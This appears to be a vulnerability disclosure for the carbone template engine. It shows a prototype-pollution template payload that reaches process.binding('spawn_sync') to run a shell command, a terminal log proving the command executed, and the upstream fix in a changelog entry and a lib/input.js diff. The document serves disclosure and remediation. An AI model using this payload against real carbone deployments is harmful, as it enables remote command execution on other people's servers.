
Template Rendering - carboneio/carbone



```
{d.name:__proto__;x=Object;w=a=x.constructor.call``;w.type="pipe";w.readable=1;w.writable=1;a.file="/
bin/sh";a.args=["/bin/sh","-c","echo pwn >
pwn"];a.stdio=[w,w];ff=Function`process.binding\x28\x22spawn_sync\x22\x29.spawn\x28a\x29.output`;ff.cal
l``//}
```



```
worty@worker01:~/Documents/PoC/CarboneIO$ cat pwn; node index.js 2>/dev/null; cat pwn
cat: pwn: No such file or directory
pwn
```



3 CHANGELOG.md

```diff
@@ -1,4 +1,7 @@

+### v3.5.6
+  - Security fix: Removed the possibility of prototype pollution in formatters. This can only occur if the parent NodeJS application has the same security issue. CVSS:3.0/AV:N/AC:H/PR:L/UI:N/S:C/C:H/I:H/A:H.
+
 ### v3.5.5
   - Release February 15th 2023
   - Bump dependencies
```

2 lib/input.js

```diff
@@ -2,7 +2,7 @@ const params = require('./params');
 const format = require('./format');
 const parser = require('./parser');
 const locale = require('../formatters/_locale.js');
-const formatters = {};
+const formatters = Object.create(null); // Remove __proto__ and constructor attributes. Mitigates prototype pollution attacks.

 /**
  * Parse options coming from user-side. Clean it and generate a safe options object for internal use
```